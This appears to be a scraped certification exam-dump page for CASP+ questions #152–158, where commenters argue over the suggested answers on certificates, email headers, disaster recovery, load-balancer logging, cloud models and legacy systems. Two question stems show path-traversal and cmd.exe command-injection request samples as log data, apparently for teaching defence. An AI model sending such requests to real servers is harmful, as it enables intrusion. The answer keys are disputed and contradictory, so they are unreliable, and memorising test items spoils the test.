I'm going with A and D. D is self-explanatory, and here's my reasoning for A:

Over time, if the same user is repeatedly prompted to input different characters from the password, an attacker using a keylogger may be able to piece together the entire password

upvoted 2 times

AaronS1990 3 years, 4 months ago

I get the rationale however take the question as a here and now" scenario. Only putting in three characters actually protects against keyloggers

upvoted 1 times

isaphiltrick 3 years, 1 month ago

Not every security situation is a "here and now" scenario. Think of APT and how long those bad actors are willing to wait for an opportunity.

upvoted 1 times

ThatGuyOverThere 3 years ago

A keylogger could grab an entire password just as easily as 3 characters. So, at worst, having the user only type in 3 characters slows down the effectiveness of a keylogger.

upvoted 1 times

tefyayaydu 2 years, 11 months ago

Not only that, but keyloggers more than likely wouldn't be at the top of a concern list here due to password managers being so heavily utilized. Keyloggers are still a concern, just three characters to brute force is so tiny that it's more liable to affect 'everyone' than the 'few' people that may have a keylogger on their system.

upvoted 1 times

isaphiltrick 3 years, 1 month ago

FoxTrotDG actually makes a very valid point because my foreign bank does exactly that. Each time I log in it asks for a different order and if a keylogger records what character was used for a particular position, it can eventually lead to giving up the entire password or at least minimize the number of attempts to brute force the password. I now know that I should change that password more often than normal because of that possibility.

upvoted 1 times

hidady 3 years, 10 months ago

D,E is the correct answer

upvoted 4 times

Question #152 *Topic 1*

A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page: NET:ERR_CERT_COMMON_NAME_INVALID. Which of the following BEST describes what the administrator should do NEXT?

A. Request a new certificate with the correct subject alternative name that includes the new websites.

B. Request a new certificate with the correct organizational unit for the company's website.

C. Request a new certificate with a stronger encryption strength and the latest cipher suite.

D. Request a new certificate with the same information but including the old certificate on the CRL.

Suggested Answer: *A*
Reference: https://knowledge.digicert.com/solution/SO9440.html

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: A

Error states the name is invalid the only one that meets that is A. "Correct subject alternative name"

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 2 years, 8 months ago

Selected Answer: A

1. Verify That Your SSL Certificate Is Correct The most basic cause of the NET::ERR_CERT_COMMON_NAME_INVALID error is that your site's domain doesn't match the common name listed on your SSL certificate. So, the first fix you'll want to try is viewing your certificate to determine if it's been misconfigured.

upvoted 4 times

AnnoyingIAGuy 2 years, 9 months ago

Selected Answer: A

I agree with A

upvoted 2 times

Question #153 *Topic 1*

A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

As part of the triage process, which of the following is the FIRST step the analyst should take?

Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.compita.com [99.5.143.140]
SPF: Pass
From <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount:4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59

A. Block the email address carl.b@comptia1.com, as it is sending spam to subject matter experts.

B. Validate the final ɔ€Receivedɔ€ header against the DNS entry of the domain.

C. Compare the ɔ€Return-Pathɔ€ and ɔ€Receivedɔ€ fields.

D. Ignore the emails, as SPF validation is successful, and it is a false positive.

Suggested Answer: *C*
Reference: https://sendgrid.com/blog/what-is-return-path/

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

The "Received" header is a field in the email header that shows the path the email has taken from the sender to the recipient. The DNS entry of the domain is a record in the Domain Name System (DNS) that specifies the server responsible for handling email for a particular domain. By comparing the "Received" header to the DNS entry, the analyst can determine whether the email has been routed through the correct servers and whether it is likely to be legitimate.

Blocking the email address carl.b@comptia1.com (option A) may be necessary if the emails are confirmed to be spam, but it should not be the first step in the triage process. Validating the "Return-Path" and "Received" fields (option C) may be necessary as part of the triage process, but it is not the first step. Ignoring the emails because SPF validation is successful (option D) is not a recommended approach, as SPF validation alone is not sufficient to determine the legitimacy of an email.

upvoted 8 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

The 1st step should be identify if it's a threat.

upvoted 1 times

EAlonso 2 years, 3 months ago

C, from the list the most closed to determine a possible spam is C.

upvoted 2 times

b49eb27 2 years, 6 months ago

There is some BEC in this email information that I didn't catch right away. I All caps the oddities in the first Received, it says "compita", which is not how it is supposed to be spelled. then the From email does not match the Return path email. "comptia1" vs "comptia". It seems there is some spoofing going on here. I vote B. See Below:

Received: From postfix.com[102.8.14.10] Received: From prod.protection.email.COMPITA.com[99.5.143.140] SPF:Pass From Subject: Subject Matter Experts X-IncomingHeaderCount:4 Return-Path: carl.b@COMPTIA.com Date: Sat, 4 Oct 2020 22:01:59

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: C

I think C is the best possible answer here. By looking at the return-path, I can see that a reply will go to a comptia.com and it was sent from an address from an IP using a comptia.com DNS entry. This is evidence that the email may be legitimate, or at least not spoofed. Combine that with the SPF pass and it begins to help determine how we should respond to these emails. If I saw the return-path was not a comptia.com email, I would immediately thing somebody is trying to use a compromised account to get information sent to a third-party.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Have to make sure the sender is safe. Validate the IP has a DNS entry of an actual reputable website.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Geofab 3 years, 6 months ago

Selected Answer: B

I believe the first thing in triage is to validate, so that is why I am going with B

upvoted 2 times

kycugu 3 years, 10 months ago

B. Validate the final "Received" header against the DNS entry of the domain.

The first step the analyst should take is to validate the authenticity of the emails. One way to do this is to check the final "Received" header, which is added by the mail server that received the message and indicates the IP address of the sender. The analyst should compare this header to the DNS (Domain Name System) entry for the domain listed in the header. If the IP address does not match the DNS entry, it is possible that the email is fraudulent or malicious.

upvoted 4 times

[Removed] 3 years, 12 months ago

Selected Answer: C

Triage is the process of evaluating the findings and determining how to resolve them This clearly shows that the return path has been spoofed so the first thing you do is to compare the return path to the sender field. then you can block that Ip address.

upvoted 4 times

ripper69 3 years, 7 months ago

You cannot compare the "Return-To" and the "Received" fields because the "Received" field does not contain a e-mail address.

upvoted 4 times

ripper69 3 years, 7 months ago

Return-Path sorry.

upvoted 4 times

jt2oux 3 years, 1 month ago

Comparing the the return path to sender field would be irrelevant here as a first action because return paths are easily spoofed to replicate an authentic email. While this may reveal clues to help determine the authenticity of an email by using message headers it is not a reliable indicator.

With the given information (the two sending servers, "received from") we are not dealing with an account compromise and blocking the end users email would not be fruitful, even temporarily.

upvoted 1 times

jt2oux 3 years, 1 month ago

B is the only legitimate, repeatable practice out of the options given.

upvoted 1 times

david124 4 years ago

Selected Answer: A

going with A, cause maybe there is BEC in this matter, i'm seeing different user with a different @comptia1 , might be just highjacked email

upvoted 1 times

Question #154 *Topic 1*

Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

A. Remote provider BCDR

B. Cloud provider BCDR

C. Alternative provider BCDR

D. Primary provider BCDR

Suggested Answer: *B*
Reference: https://www.cloudoye.com/blog/disaster-recovery/how-cloud-based-bcdr-is-transforming-traditional-bcdr-practices

32d799a Highly Voted 3 years ago

Selected Answer: C

Alternative provider BCDR: This involves using a different cloud provider for DR. This can provide a higher level of resilience because an outage in one provider might not affect the other.

upvoted 5 times

armid 2 years, 3 months ago

Right? Not sure why majority of people go for B. Having your backup stored at different cloud provider protects you against single cloud provider failure.

upvoted 2 times

chooksmagooks Most Recent 1 year, 6 months ago

Selected Answer: C

The question asks for the BEST alternative for BCDR. Selecting "Cloud provider BCDR" implies that you are using the cloud provider providing no redundancy.

upvoted 1 times

Bright07 1 year, 6 months ago

Selected Answer: B

Another Source. B. Cloud provider BCDR: This option leverages the cloud provider's built-in disaster recovery and business continuity capabilities. Cloud providers typically offer redundancy, failover services, and rapid scalability, making recovery seamless and efficient. The cloud provider's infrastructure is designed specifically to handle cloud-based services, ensuring compatibility and performance. This approach minimizes downtime and is the most aligned with a cloud environment's operational model. While alternative provider may refer to a completely different third-party provider used as a backup, this may provide additional fault tolerance, it introduces complexity due to differences in infrastructure, protocols, and technologies between the primary and alternative cloud providers. Using alternative providers for disaster recovery often involves higher costs and time delays when switching between environments.

upvoted 1 times

Bright07 1 year, 6 months ago

Selected Answer: B

The most appropriate choice for this situation is: B. Cloud provider BCDR (Business Continuity and Disaster Recovery). REASONS: Cloud provider BCDR typically includes features like automatic backups, geographic redundancy, failover, and recovery solutions that are specifically designed to handle cloud-based resources. Cloud providers have the infrastructure and capabilities to ensure high availability, replication, and disaster recovery in case of a failure. It allows for seamless integration and faster recovery times compared to other solutions, especially in cases where the environment is entirely cloud-based. While C. Alternative provider BCDR: Using an alternative provider for disaster recovery introduces additional complexity and costs, and it may not be as tightly integrated with your cloud environment as the cloud provider's native solution.

upvoted 1 times

Chiaretta 1 year, 9 months ago

Selected Answer: C

C is the best option for disaster recovery

upvoted 2 times

HereToStudy 2 years, 1 month ago

Selected Answer: C

While Cloud provider BCDR (Option B) leverages the built-in disaster recovery features of the primary cloud provider, Alternative provider BCDR (Option C) provides additional safety by ensuring that you have a backup plan in case your primary provider fails.

upvoted 4 times

23169fd 2 years, 3 months ago

Selected Answer: B

This refers to using the disaster recovery solutions provided by the same cloud provider where the resources are running. This is typically the best option as it ensures seamless integration, compatibility, and the use of optimized tools and services designed specifically for that cloud environment. Cloud providers often offer robust BCDR solutions with high availability, scalability, and automated failover capabilities.

upvoted 2 times

hb0011 2 years, 9 months ago

Selected Answer: B

In this context "remote provider", "alternate provider", "primary provider" mean non cloud providers. So think renting space in a data center to move your workloads and storage to for BCDR. That would almost never make sense. The only option that makes sense is B. You can still choose a different cloud service provider to move your workloads too in that example.

upvoted 4 times

armid 2 years, 3 months ago

I dont think so, alternative provider still could refer to just a "different" cloud provider

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

uh.. I'll take the OBVIOUS free correct answer. Need more of these on my exam.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Alizadeh 3 years, 8 months ago

Selected Answer: B

When resources are running in a cloud environment, the BEST disaster recovery solution is typically the Cloud provider BCDR (Business Continuity and Disaster Recovery) option, which is option B.

upvoted 3 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

Straight-forward

upvoted 3 times

Question #155 *Topic 1*

An auditor is reviewing the logs from a web application to determine the source of an incident. The web application architecture includes an Internet-accessible application load balancer, a number of web servers in a private subnet, application servers, and one database server in a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

```
Web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET
/../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200
453 Safari/536.36

Application server logs
24/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not
match a known local user. Querying DB
24/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin
processing

Database server logs
24/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size'
unassigned value 0 adjusted to 2048
24/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is
self signed.
```

A. Enable the X-Forwarded-For header at the load balancer.

B. Install a software-based HIDS on the application servers.

C. Install a certificate signed by a trusted CA.

D. Use stored procedures on the database server.

E. Store the value of the $_SERVER['REMOTE_ADDR'] received by the web servers.

Suggested Answer: *C*
Reference: https://www.keyfactor.com/blog/self-signed-certificate-risks/

Ckl22 Highly Voted 3 years, 11 months ago

Selected Answer: A

The X-Forwarded-For (XFF) HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.

upvoted 8 times

Andre876 3 years, 11 months ago

My concern is the load balancer does not store any logs....idkk

upvoted 1 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: A

Storing the value of the $_SERVER['REMOTE_ADDR'] received by the web servers (option E) may be useful for traceability, but it does not provide the IP address of the client if the request was proxied through a load balancer. Enabling the XFF header at the load balancer (option A) is the best option for ensuring that future incidents can be traced back to the sources.

upvoted 5 times

javier051977 3 years, 6 months ago

You are correct that storing the value of the $_SERVER['REMOTE_ADDR'] may not always provide the actual IP address of the client, especially if the request was proxied through a load balancer. However, the option E was recommended in this scenario because the web server logs are the only logs that show the IP address of the client, and storing the $_SERVER['REMOTE_ADDR'] value in the web server logs would allow for tracking the source of the incident.

In contrast, enabling the X-Forwarded-For header at the load balancer, as suggested in option A, would provide the actual IP address of the client even if the request was proxied through the load balancer. However, since the load balancer cannot store logs, enabling the X-Forwarded-For header would not be sufficient to ensure future incidents can be traced back to their sources.

Therefore, storing the $_SERVER['REMOTE_ADDR'] value in the web server logs, as suggested in option E, would be the best option to ensure future incidents can be traced back to their sources in this specific scenario.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

Explanation: The X-Forwarded-For (XFF) header is used to identify the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer. Enabling this header would allow the web servers to log the actual client IP addresses instead of the IP address of the load balancer. This is crucial for tracing the source of requests. Relevance: This would directly address the need to trace back to the source IP of the client making the requests, which is critical for incident investigation.

upvoted 2 times

EAlonso 2 years, 3 months ago

A. agreed

upvoted 1 times

imather 3 years, 3 months ago

Selected Answer: A

X-Forwarded-For header adds the original IP to the packets sent to the server. https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/x-forwarded-headers.html

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

javier051977 3 years, 6 months ago

Selected Answer: E

The web server logs already contain IP addresses, so adding the X-Forwarded-For header may not provide additional value in this case. The X-Forwarded-For header can be easily spoofed, so relying solely on this header for tracing incidents may not be reliable. Storing the value of the $_SERVER['REMOTE_ADDR'] received by the web servers is a straightforward way to ensure that the actual IP address of the client is recorded, even if there are proxy servers in between the client and the web servers.

upvoted 1 times

23169fd Most Recent 2 years, 3 months ago

Without the X-Forwarded-For header, this method would not provide the actual client IP address.

upvoted 1 times

FOURDUE 3 years, 8 months ago

Selected Answer: A

The X-Forwarded-For request header is automatically added and helps you identify the IP address of a client when you use an HTTP or HTTPS load balancer. Because load balancers intercept traffic between clients and servers, your server access logs contain only the IP address of the load balancer. from the https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwiik6rM4Yj9AhVrkIkEHWcrCIkQFnoECBsQAw&url=https%3A%2F%2Fdocs.aws.amazon.com%2Felasticloadbalancing%2Flatest%2Fclassic%2Fx-forwarded-headers.html%23%3A~%3Atext%3DThe%2520X%252DForwarded%252DFor%2520request%2Caddress%2520of%2520the%2520load%2520balancer.&usg=AOvVaw3HI4FaDDQAalY8R7oJMtTg

upvoted 3 times

angryelvis 3 years, 10 months ago

I have 2 problems with this question. I don't understand how C enables you to trace back to the source. Also, the X-Forwarded-For header is the answer for another question and I don't believe they would have 2 questions with that answer.

upvoted 3 times

Question #156 *Topic 1*

Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS

B. SaaS

C. FaaS

D. PaaS

Suggested Answer: *B*

Cosmic_robot Highly Voted 3 years, 6 months ago

Selected Answer: D

PAAS. "SHARED," It would be SaaS if it were the sole responsibility of the CSP. At least those are my thoughts. Check out the link for an easily readable table that shows even on the application level if there is shared responsibility it would fall under PaaS. https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

upvoted 22 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

Software as a Service (SaaS) is a cloud computing model in which a third-party provider hosts and manages the application and makes it available to customers over the internet. In a SaaS model, the cloud provider is responsible for the security of the infrastructure and the application itself, while the customer is responsible for securing their data and user access to the application. This means that the customer can shift partial responsibility for application-level controls to the cloud provider.

upvoted 10 times

PluDou_111 Most Recent 2 years, 2 months ago

Selected Answer: D

PaaS, shared model.

upvoted 3 times

ServerBrain 2 years, 3 months ago

Selected Answer: B

the question is about application level controls, not infrastructure level.. so answer is B.

upvoted 1 times

EAlonso 2 years, 3 months ago

Going with D.

upvoted 2 times

e4af987 2 years, 6 months ago

Selected Answer: C

The key is "partial responsibility for application-level controls". Therefore FaaS provides for that specifically. Gemini answer: Limited Application Management: FaaS offers a serverless computing model where the cloud provider manages the underlying infrastructure and operating system. This frees the development team from managing those aspects and allows them to focus on developing the application logic itself.

Security Features: Many FaaS providers offer built-in security features like access control, intrusion detection, and data encryption. This can alleviate some of the responsibility for application-level controls from the development team.

upvoted 1 times

suprman4485 2 years, 7 months ago

According to Google...

"PaaS (Platform as a Service) In the PaaS model, the cloud provider manages the underlying infrastructure, runtime, and middleware, while the customer is responsible for developing and managing the applications. This allows for a shared responsibility in terms of application-level controls."

So the answer is D, PaaS

upvoted 2 times

ElDirec 2 years, 8 months ago

Selected Answer: D

The level of service that meets this requirement is:

D. PaaS (Platform as a Service)

In a PaaS model, the cloud provider manages the underlying infrastructure, runtime environment, and also some aspects of application-level controls such as application hosting and runtime environment security. This allows the customer to focus more on the application development and less on managing the infrastructure and runtime environment, thus shifting partial responsibility for application-level controls to the cloud provider.

upvoted 2 times

hb0011 2 years, 9 months ago

The people voting for SAAS need to do a lot more learning on cloud service models and gain a better understanding of what partial means. If you see the word partial it's PAAS. Every time.

upvoted 3 times

Anarckii 2 years, 10 months ago

Selected Answer: D

this one is a tough one and I have been arguing with ChatGPT on it lol. I have determined that PaaS is the best for the shared responsibility model. Given the scenario, you want to have some of the responsibility handled by the CSP. The CSP control the platform that it is offer and the developers create the application to have it hosted. This means that the responsibilities are divided between "server" (CSP) and "host"(DevOps application). The team than can outline the requirements for the application control and the CSP will abide by them. *BOOM*

upvoted 2 times

Anarckii 2 years, 10 months ago

https://www.ibm.com/topics/paas

Got to question 316 and that is an example of SaaS. This question we are focused on partial - Read the source provide:

In general, PaaS solutions have three main parts:

Cloud infrastructure including virtual machines (VMs), operating system software, storage, networking, firewalls

Software for building, deploying and managing applications

A graphic user interface, or GUI, where development or DevOps teams can do all their work throughout the entire application lifecycle

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: B

In PaaS the customer develops the application, therefore they would be responsible for any and all controls at the application layer.

In SaaS the service provider develops the application and security features of the application, the customer can change the settings of some of those security features. Thus it is shared.

https://www.splunk.com/en_us/blog/learn/shared-responsibility-model.html#:~:text=For%20platform%20as%20a%20service,of%20the%20shared%20responsibility%20model.

upvoted 3 times

32d799a 3 years ago

Selected Answer: D

PaaS (Platform as a Service) - At this level, the cloud provider manages everything from the physical hardware up to the application runtime environment (like databases, web servers, development tools). The customer just focuses on writing and deploying the application and data

upvoted 2 times

Meep123 3 years ago

D: Application can be a shared responsibility in the Paas model. https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

upvoted 2 times

Uncle_Lucifer 3 years, 1 month ago

Selected Answer: B

SAAS. SW is managed by CSP in SAAS SW is managed by client in PAAS

upvoted 2 times

Uncle_Lucifer 3 years, 1 month ago

Selected Answer: B

A dumb as i am in IT, i can explain this. It is certainly SAAS. SAAS - CSP manages SW PAAS - Client manages SW. I feel good knowing this very well.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Keywords I saw that frame the answer. "Internal resource constraints, "partial responsibility for application-level controls" The company does not want to give up all of the application level-controls as it would be in a SaaS. I see a comment about user data owner being a type of control. While that talks about data stewardship, it does not address security controls which are application level controls. Partial responsibility for those would mean PaaS, which is a combination of both parties. SaaS is simply use our product.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

p1s3c 3 years, 5 months ago

Selected Answer: B

The shared responsibility model defines the responsibilities of the cloud provider and customer for different levels of cloud service. The responsibilities vary depending on the service level.

In the case where the management team wants to shift partial responsibility for application-level controls to the cloud provider, the best option would be a Software-as-a-Service (SaaS) model. In SaaS, the cloud provider is responsible for managing the application infrastructure, including security controls, while the customer is responsible for the data and how it is used within the application. This means that the cloud provider is responsible for implementing and managing application-level controls.

upvoted 3 times

Question #157 *Topic 1*

A security analyst needs to recommend a remediation to the following threat:

Which of the following actions should the security analyst propose to prevent this successful exploitation?

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

A. Patch the system.

B. Update the antivirus.

C. Install a host-based firewall.

D. Enable TLS 1.2.

Suggested Answer: *A*
Reference: https://www.cloudflare.com/learning/ssl/transport-layer-security-tls/

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: A

This is Directory Traversal and Command Injection attack You want to reconfigure your web server, AKA patch the system.

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

Apply security patches: Ensure that the web application and any underlying frameworks or software are updated to fix known vulnerabilities.

upvoted 2 times

jt2oux 3 years, 1 month ago

Was going to go with host-based firewall until I looked up the definition of system patch. That sways my answer towards A. Patch the system. Patches are intended to repair vulnerabilities or flaws identified after the release of an application or software, upgrade and optimize the system for better efficiency and, most important, mitigate any potential security vulnerabilities.

upvoted 1 times

[Removed] 3 years, 11 months ago

Selected Answer: A

The answer cant be: C because the question clearly states that "organization requires a legacy system to incorporate reference data into a new system" an air-gapped system can't incorporate reference data into the new system. jump-boxes are usually placed in the DMZ but they can be placed anywhere believed to have a high risk of being compromised. A jump server is an intermediary device responsible for funneling traffic through firewalls using a supervised secure channel. By creating a barrier between networks, jump servers create an added layer of security against outsiders wanting to maliciously access sensitive company data

upvoted 2 times

Sloananne 4 years ago

Selected Answer: A

Looks like command injection over HTTP. You need to patch the system frequently or use a WAF or input validation.

upvoted 3 times

adamwella 4 years, 1 month ago

TLS 1.2 is outdated so would not be the answer.

upvoted 2 times

troy9876 4 years, 1 month ago

Selected Answer: D

TLS should be the answer.

upvoted 1 times

adamwella Highly Voted 4 years, 1 month ago

Not sure how TLS fixes this problem. However, if you patch this vulnerability then the problem is solved.

upvoted 5 times

AaronS1990 3 years, 4 months ago

No it shouldn't be. Also compTIA recommends TLS 1.3 and above

upvoted 2 times

Question #158 *Topic 1*

An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

A. Limit access to the system using a jump box.

B. Place the new system and legacy system on separate VLANs.

C. Deploy the legacy application on an air-gapped system.

D. Implement MFA to access the legacy system.

Suggested Answer: *A*

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: B

Lock down the VLANs to specific ports and ACLs to permit only one-way traffic as absolutely needed to receive the information. Jump box would be ideal, but sounds very manual, unlike what the question is getting after.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

adamwella Highly Voted 4 years, 1 month ago

Not sure why this wouldn't be B. You would want to totally isolate and segregate the vulnerable host in efforts to minimize the potential risk that it poses on your network. Any thoughts ?

upvoted 8 times

deeden 1 year, 10 months ago

I guess it depends on the business' risk appetite versus ease of use (integration). Both B and C can potentially be an answer.

upvoted 1 times

Emmasa 4 years ago

I asked my self the same question. I would definitely go for B because it the option that makes sense the most

upvoted 4 times

FoxTrotDG 3 years, 7 months ago

This is likely the option I would select in a real-world setting. It's hard telling what CompTIA is wanting for an answer here. I could make an argument for A, B, and C.

upvoted 1 times

Andre876 3 years, 11 months ago

I believe it is B as well. segmenting the networks would give us the ability to apply ACL's to limit what devices have access and to what servcies. the jump box would work if a human was trying to access..in this case we just need the devices to communicate.

upvoted 5 times

f13e9a2 Most Recent 1 year, 5 months ago

Selected Answer: C

The question says best specifically. In theory a vlan would be sufficient but the device is still physically connected to your infrastructure and an airgap would prevent even that.

upvoted 2 times

chooksmagooks 1 year, 6 months ago

Selected Answer: B

B is correct.

The requirement states the legacy system needs to "incorporate reference data into a new system." An air-gapped system CANNOT communicate over the network, making this integration impossible without resorting to manual, often insecure methods (like USB drives), which is impractical for ongoing data needs.

upvoted 1 times

3041b53 1 year, 9 months ago

Selected Answer: B

If data flows between the legacy system and the new one needs to be exchanged, then the best option is to place them in different VLANs and restrict traffic by implementing ACLs.

upvoted 2 times

deeden 1 year, 10 months ago

Selected Answer: C

I'm going to agree with C because most critical systems which have no patch or hard to patch are air-gapped (e.g. ICS, nuclear facility, power plant, power utility, etc.) do not take a chance if the risk is too great (meaning existential level or unrecoverable damage), even in a highly unlikely scenario.

upvoted 1 times

Bright07 1 year, 11 months ago

The best design option to optimize security in this scenario is: B. Place the new system and legacy system on separate VLANs. The organization has a legacy system with critical vulnerabilities and no patches available. While the system is expected to remain operational for the next 18 to 24 months, it is important to minimize risk and segregate the vulnerable system from newer, more secure systems to prevent the vulnerabilities from being exploited. While C. Deploy the legacy application on an air-gapped system is a system that is physically isolated from other networks, making it harder to breach. This option can provide strong isolation, it may be unrealistic or impractical for a system that needs to communicate with a new system for reference data integration. The legacy system would need a secure method of exchanging data with the new system, which could complicate operations and integration. So, the best option is to place the legacy system and the new system on separate VLANs.

upvoted 2 times

Bright07 1 year, 11 months ago

The best design option to optimize security in this scenario is: B. Place the new system and legacy system on separate VLANs. Explanation: The organization has a legacy system with critical vulnerabilities and no patches available. While the system is expected to remain operational for the next 18 to 24 months, it is important to minimize risk and segregate the vulnerable system from newer, more secure systems to prevent the vulnerabilities from being exploited. While deploy the legacy application on an air-gapped system is a system that is physically isolated from other networks, making it harder to breach. This option can provide strong isolation, it may be unrealistic or impractical for a system that needs to communicate with a new system for reference data integration. The legacy system would need a secure method of exchanging data with the new system, which could complicate operations and integration.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: C

This option provides the highest level of security by completely isolating the legacy system from any network threats. Given that there are no patches available for the critical vulnerabilities, an air-gapped system ensures that the legacy system is not accessible over the network, which is a strong measure to prevent exploitation. While it may complicate data transfer, secure methods such as encrypted USB drives or other physical transfer methods can be employed.

upvoted 2 times

vdizzle 2 years, 6 months ago

Selected Answer: B

All day

upvoted 2 times

hb0011 2 years, 9 months ago

Air gapped is not an option guys. It has to be able to communicate with other systems. You're not going to be walking to the system and downloading files to a thumb drive and walking them over to the other systems. That's ridiculous.

upvoted 4 times

userguy890_111 2 years, 8 months ago

its the best to optimize security though which the questions asks

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: C

I originally went with B as I have a networking background and have been enjoying BiteSize's explanations and answers, but comparing B and C you have to look at which one offers more security from what the question ask, "BEST". Segmenting from a separate VLAN is great and isolates the traffic, but does not potentially enhance the security. Currently learning about air-gapped system through this question, the characteristics that is offers is way better than just using a VLAN. Physical isolation, Network isolation, and enhanced security. VLANs only logically separate the connection, not physically. So with the side by side comparison I have to go with C

upvoted 4 times

biggytech 2 years, 11 months ago

Selected Answer: C

Keyword is "BEST" security optimization is what Comptia is going after here. Air gapping provides the BEST security compared to a vlan. However, a vlan is more practical irl

upvoted 2 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: C

Air-Gapped System: An air-gapped system is physically isolated from other networks or systems, including the internet or external networks. This isolation significantly reduces the exposure to external threats and unauthorized access because there are no direct network connections to exploit the vulnerabilities. Data transfer into or out of the air-gapped system typically occurs through controlled means, such as manual transfers using physical media (e.g., USB drives) or dedicated secure channels.

Limiting access with a jump box (Option A) might enhance access control, but if the legacy system remains vulnerable, unauthorized access could still lead to exploitation of the vulnerabilities.

Placing systems on separate VLANs (Option B) is a network segmentation method that provides some isolation, but it might not offer sufficient protection against targeted attacks exploiting known vulnerabilities.

upvoted 2 times

saucehozz 2 years, 11 months ago

Selected Answer: B

[B]est answer. I had an elaborate case, but it was too long.

upvoted 4 times

saucehozz 2 years, 11 months ago

1. "legacy system to incorporate reference data into a new system" communication with new systems 2. "anticipates legacy system to remain operational for 18-24mo" indicates the legacy system is temporary 3. "critical vulnerabilities and no patches" separate it logically, physically, or both 4. "best design to optimize security" - see answer [B]

upvoted 2 times

saucehozz 2 years, 11 months ago

[A.] Bastion host is great for accessing the reference data. This highly hardened host wouldn't (theoretically) allow peripheral connections except for a smart card. How would #1 work? [B.] VLANs isolate traffic and resource communication between network devices, compartmentalizing specific systems and limiting the scope of potential attacks on the vulnerable system. Satisfies #1 with NACLs control traffic between VLANs, ports, and protocols. Satisfies #2 ease of reconfiguring a port. [C.] Migrating a legacy application to another system could be treacherous. CapEx to acquire new hardware and OpEx to maintain the new system goes up. How would #1 work? [D.] CapEx for MFA software and OpEx to operate the MFA are increased, which goes against #2. Doesn't address #1, #3, or #4.

upvoted 2 times

ThatGuyOverThere 3 years ago

Selected Answer: C

"BEST" is relative. C is the most secure. Would it hamper the teams too much since they couldn't access it without direct access? Probably. But if best is the most secure, this is the right answer. In the real world the best answer would probably end up being A I would think.

upvoted 2 times

ThatGuyOverThere 3 years ago

You know it does say "optimizing" which makes me lean toward A as the answer they want. It's hard to say without more specifics on what they are lookin for.

upvoted 1 times

nmap_king_22 3 years ago

Selected Answer: C

